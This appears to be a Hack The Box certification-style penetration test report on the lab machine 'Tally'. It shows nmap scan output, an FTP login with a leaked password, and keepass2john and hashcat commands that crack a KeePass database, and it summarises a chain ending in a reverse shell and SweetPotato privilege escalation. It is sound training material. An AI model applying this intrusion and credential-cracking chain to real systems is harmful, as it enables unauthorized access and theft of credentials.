HACKTHEBOX

Penetration Test

HTB - Tally

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Tally

January 1, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Tally Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Tally ("Tally" herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Tally's internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Tally, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a "Black Box" approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Tally's externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Tally.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.59	tally.htb

3.3 Assessment Overview and Recommendations

During the penetration test against Tally, Jan Mevius identified 5 findings that threaten the confidentiality, integrity, and availability of Tally's information systems. The findings were categorized by severity level, with 0 of the findings being assigned a critical-risk rating, 2 high-risk, 3 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

A recent security assessment of your internal systems revealed a full compromise of the network, starting from a public-facing service and ending with complete control over a critical server. The assessment identified poor password management, exposed sensitive files, and insufficient access controls that allowed an attacker to progressively gain higher levels of access. Ultimately, these weaknesses enabled the tester to impersonate a privileged user and take full control of the system.

Key findings included the storage of passwords in easily accessible documents, inadequate restrictions on shared files, and misconfigured permissions that allowed privilege escalation. These issues demonstrate the need for improved security awareness, better access management practices, and technical controls to prevent unauthorized access.

Tally should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization’s ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Tally provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 5 findings that pose a material risk to Tally's information systems. Jan Mevius also identified 0 informational finding that, if addressed, could further strengthen Tally's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **2 High** and **3 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.8 (High)	Unrestricted Command Execution via SQL Server	22
2	7.8 (High)	Abuse of SeImpersonatePrivilege	24

#	Severity Level	Finding Name	Page
3	6.5 (Medium)	Cleartext Password Disclosure in Document	26
4	6.3 (Medium)	Hardcoded Credentials in Executable	27
5	6.3 (Medium)	Weak Credential Management in KeePass Database	28

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Tally the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

Jan Mevius performed the following to fully compromise the network.

1. An initial network scan with nmap revealed several open ports on the target system.
2. FTP and SMB services were accessible but did not allow anonymous login, so the tester proceeded to a web service hosted on port 80 running SharePoint.
3. Directory enumeration uncovered many endpoints, one of which — `/_layouts/viewlsts.aspx` — contained an interesting document and a site page.
4. The document included a cleartext password, though no associated username.
5. The site page contained instructions indicating that a user named "Rahul" should use the "ftp_user" account to upload files.
6. The tester used the discovered password with the "ftp_user" account and successfully logged in.
7. Further exploration revealed a KeePass database file (tim.kdbx), which was downloaded, converted into a hash format, and cracked offline.
8. Opening the KeePass file revealed credentials for the SMB user "Finance", granting access to the "ACCT" shared folder, which was then downloaded.
9. Among the contents, an executable file named tester.exe was found, and upon analysis, it revealed SQL Server credentials for the "sa" user.
10. Using these credentials, the tester logged into the SQL Server and enabled command execution functionality.
11. A reverse shell was initiated by executing a command on the SQL Server, resulting in remote access to the system as user "sarah".
12. Privilege enumeration revealed that the user "sarah" had impersonation privileges on the system.
13. Another shell listener was set up, and [SweetPotato.exe] and nc.exe were uploaded to the system to exploit the impersonation capability.
14. Successful exploitation resulted in a full system-level shell, indicating total compromise of the target machine.

Detailed reproduction steps for this attack chain are as follows:


The assessment began with a comprehensive network scan using nmap, which identified multiple open ports on the target host. These included common services such as FTP, SMB, and HTTP.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-13 10:38 CEST
Nmap scan report for tally.htb (10.10.10.59)
Host is up (0.015s latency).

PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http                 Microsoft IIS httpd 10.0
|_http-generator: Microsoft SharePoint
| http-title: Home
|_Requested resource was http://tally.htb/_layouts/15/start.aspx#/default.aspx
|_http-server-header: Microsoft-IIS/10.0
81/tcp    open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
808/tcp   open  ccproxy-http?
1433/tcp  open  ms-sql-s             Microsoft SQL Server 2016 13.00.1601.00; RTM
| ms-sql-info:
|   10.10.10.59:1433:
|     Version:
|       name: Microsoft SQL Server 2016 RTM
|       number: 13.00.1601.00
|       Product: Microsoft SQL Server 2016
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.10.59:1433:
|     Target_Name: TALLY
|     NetBIOS_Domain_Name: TALLY
|     NetBIOS_Computer_Name: TALLY
|     DNS_Domain_Name: TALLY
|     DNS_Computer_Name: TALLY
|_    Product_Version: 10.0.14393
|_ssl-date: 2025-05-13T08:40:56+00:00; +51s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-13T08:37:17
|_Not valid after:  2055-05-13T08:37:17
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
15567/tcp open  http                 Microsoft IIS httpd 10.0
| http-ntlm-info:
|   Target_Name: TALLY
|   NetBIOS_Domain_Name: TALLY
|   NetBIOS_Computer_Name: TALLY
|   DNS_Domain_Name: TALLY
|   DNS_Computer_Name: TALLY
|_  Product_Version: 10.0.14393
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Negotiate
|_  NTLM
```

```
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
32843/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
32844/tcp open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2025-05-13T08:40:56+00:00; +51s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=SharePoint Services/organizationName=Microsoft/countryName=US
| Subject Alternative Name: DNS:localhost, DNS:tally
| Not valid before: 2017-09-17T22:51:16
|_Not valid after:  9999-01-01T00:00:00
|_http-title: Service Unavailable
32846/tcp open  storagecraft-image StorageCraft Image Manager
49664/tcp open  msrpc              Microsoft Windows RPC
49665/tcp open  msrpc              Microsoft Windows RPC
49666/tcp open  msrpc              Microsoft Windows RPC
49667/tcp open  msrpc              Microsoft Windows RPC
49668/tcp open  msrpc              Microsoft Windows RPC
49669/tcp open  msrpc              Microsoft Windows RPC
49670/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 51s, deviation: 0s, median: 50s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-05-13T08:40:41
|_  start_date: 2025-05-13T08:37:01

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.51 seconds
```

The FTP and SMB services were probed but did not permit anonymous access. With no immediate access points via those services, attention shifted to port 80, which served a SharePoint-based web application.

Directory brute-forcing revealed numerous accessible paths within the SharePoint instance. One particularly interesting endpoint, /_layouts/viewlsts.aspx, provided access to a document repository and a site page that appeared to include internal content.



Home

Site Contents

Lists, Libraries, and other Apps


Documents	1 item	Modified 8 years ago
Site Assets	0 items	Modified 8 years ago
Site Pages	1 item	Modified 8 years ago
Style Library	0 items	Modified 8 years ago

Subsites

This site does not have any subsites.

Figure 1: viewlsts.aspx

Within one of the retrieved documents, a cleartext password was found. However, the document did not specify which user account the password belonged to.



FTP details

hostname: tally


workgroup: htb.local

password: U[redacted]

Please create your own user folder upon logging in

Figure 2: ftpdetails.docx

A SharePoint site page mentioned user instructions directed at “Rahul,” advising him to use the "ftp_user" account for uploading files. This provided a username to pair with the previously discovered password.



FinanceTeam

Migration update

Hi all,

Welcome to your new team page!


As always, there's still a few finishing touches to make. Rahul - please upload the design mock ups to the Intranet folder as 'index.html' using the ftp_user account - I aim to review regularly.

We'll also add the fund and client account pages in due course.

Thanks – Sarah & Tim.

Figure 3: financeteam.aspx


Using the “ftp_user” credentials, the tester was able to authenticate successfully to the FTP service, gaining access to uploaded files and directories.



```
┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$ ftp tally.htb
Connected to tally.htb.
220 Microsoft FTP Service
Name (tally.htb:kali): ftp_user
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49702|)
125 Data connection already open; Transfer starting.
08-31-17  11:51PM       <DIR>          From-Custodian
10-01-17  11:37PM       <DIR>          Intranet
08-28-17  06:56PM       <DIR>          Logs
09-15-17  09:30PM       <DIR>          To-Upload
09-17-17  09:27PM       <DIR>          User
226 Transfer complete.
ftp> 
```


Figure 4: FTP access

Continued enumeration of the FTP directories uncovered a KeePass database file named tim.kdbx. This file was downloaded and then processed offline by converting it into a hash using `keepass2john`, followed by password cracking with `hashcat`.




```
229 Entering Extended Passive Mode (|||49742|)
125 Data connection already open; Transfer starting.
09-17-17  09:39PM       <DIR>          Files
09-02-17  08:08AM       <DIR>          Project
226 Transfer complete.
ftp> cd Files
250 CWD command successful.
ftp> ld
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||49743|)
125 Data connection already open; Transfer starting.
09-15-17  08:58PM                   17 bonus.txt
09-15-17  09:24PM       <DIR>          KeePass-2.36
09-15-17  09:22PM                 2222 tim.kdbx
226 Transfer complete.
ftp> 
```

Figure 5: KeePass db found



```
┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$ keepass2john tim.kdbx > tim.hash

┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$ cp tim.hash /media/sf_Hashcat/hashcat

┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$ 
```


Figure 6: Hash extracted



```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 925 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$keepass$*2*6000*0*[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*6000*0*f362b5565b916422607711b54e8d0bd2...1cd7da
```

Figure 7: Hash cracked


Upon opening the cracked KeePass database, credentials for an SMB user named “Finance” were recovered. These credentials allowed access to the “ACCT” share on the SMB service, which was subsequently mounted and fully downloaded.



- Database
  - PERSONAL
  - WORK
    - WINDOWS
      - Servers
      - Desktops
      - Shares
    - CISCO
    - CLOUD
    - VENDORS
    - SOFTWARE
